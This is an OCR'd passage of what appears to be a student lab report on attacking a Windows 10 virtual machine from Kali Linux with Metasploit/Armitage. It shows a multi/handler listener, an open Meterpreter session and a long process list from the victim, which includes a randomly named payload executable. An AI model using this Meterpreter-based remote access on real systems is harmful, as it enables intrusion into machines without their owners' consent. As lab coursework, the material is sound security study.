



- Armitage then succeeded to listen and establish connection with windows 10




- To exploit windows 10 following features of Metasploit/Armitage have been explored.


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
9:05
Armitage
Armitage View Hosts Attacks Workspaces Help
multi
browser
elasticsearch
fileformat
ftp
gdb
hams
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
Meterpreter : x86/windows
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
92 4 Registry
340 4 smss.exe
384 656 svchost.exe
440 432 csrss.exe
512 656 svchost.exe
516 432 wininit.exe
532 508 csrss.exe
544 784 FileCoAuth.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Users\User\AppData\Local\Microsoft\OneDrive\24.166.0818.0003\FileCoAuth.exe
584 656 svchost.exe
616 508 winlogon.exe
656 516 services.exe
664 516 lsass.exe
768 616 fontdrvhost.exe
776 516 fontdrvhost.exe
784 656 svchost.exe
884 656 svchost.exe
984 616 dwm.exe
1032 656 svchost.exe
1184 656 svchost.exe
1268 656 svchost.exe
1284 656 svchost.exe
1344 656 svchost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\svchost.exe
1364 784 ShellExperienceHost.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
1420 656 svchost.exe
1464 4 Memory Compression
1528 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla
Firefox\firefox.exe
1712 656 svchost.exe
meterpreter >
Right Ctrl



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage View Hosts Attacks Workspaces Help
multi
browser
elasticsearch
fileformat
ftp
gdb
hams
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
2000 656 svchost.exe
2032 656 spoolsv.exe
2128 656 svchost.exe
2164 656 MsMpEng.exe
2248 656 MpDefenderCoreService.exe
2288 656 wlms.exe
2396 656 SearchIndexer.exe
2856 784 dllhost.exe
2868 784 TiWorker.exe
2972 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla Firefox\firefox.exe
2988 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla Firefox\firefox.exe
2992 656 svchost.exe
3000 2128 AggregatorHost.exe
3064 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla Firefox\firefox.exe
3076 1368 notepad.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\notepad.exe
3332 384 sihost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\sihost.exe
3344 656 svchost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\svchost.exe
3460 784 ApplicationFrameHost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\ApplicationFrameHost.exe
3524 384 taskhostw.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\taskhostw.exe
3592 384 MicrosoftEdgeUpdate.exe
3672 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla Firefox\firefox.exe
3724 3664 explorer.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\explorer.exe
3732 584 ctfmon.exe x64 1
3804 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla Firefox\firefox.exe
4000 656 TrustedInstaller.exe
4084 656 sppsvc.exe
4200 784 StartMenuExperienceHost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
4548 656 SgrmBroker.exe
4600 784 RuntimeBroker.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\RuntimeBroker.exe
4732 1712 audiodg.exe x64 0
4808 784 SearchApp.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
meterpreter >
Right Ctrl



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage View Hosts Attacks Workspaces Help
multi
browser
elasticsearch
fileformat
ftp
gdb
hams
10.114.48.5
DESKTOP-7SJHJQ1\User @ DESKTOP-7SJHJQ1
Console X
multi/handler X
Meterpreter 2 X
Processes 2 X
5080 784 RuntimeBroker.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\System32\RuntimeBroker.exe
5208 656 uhssvc.exe
5372 656 svchost.exe
5496 784 TextInputHost.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
5736 784 RuntimeBroker.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\System32\RuntimeBroker.exe
5804 784 dllhost.exe x64 1 DESKTOP-7SJHJQ1\User C:\Windows\System32\dllhost.exe
5888 3724 SecurityHealthSystray.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\System32\SecurityHealthSystray.exe
5920 6328 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla
Firefox\firefox.exe
5932 656 SecurityHealthService.exe
5940 3724 OneDrive.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe
5956 784 RuntimeBroker.exe x64 1 DESKTOP-7SJHJQ1\User
C:\Windows\System32\RuntimeBroker.exe
6188 7148 njsczrxyD.exe x86 1 DESKTOP-7SJHJQ1\User C:\Users\User\njsczrxyD.exe
6220 784 dllhost.exe x86 1 DESKTOP-7SJHJQ1\User C:\Windows\SysWOW64\dllhost.exe
6276 656 svchost.exe
6328 2832 firefox.exe x86 1 DESKTOP-7SJHJQ1\User C:\Program Files (x86)\Mozilla
Firefox\firefox.exe
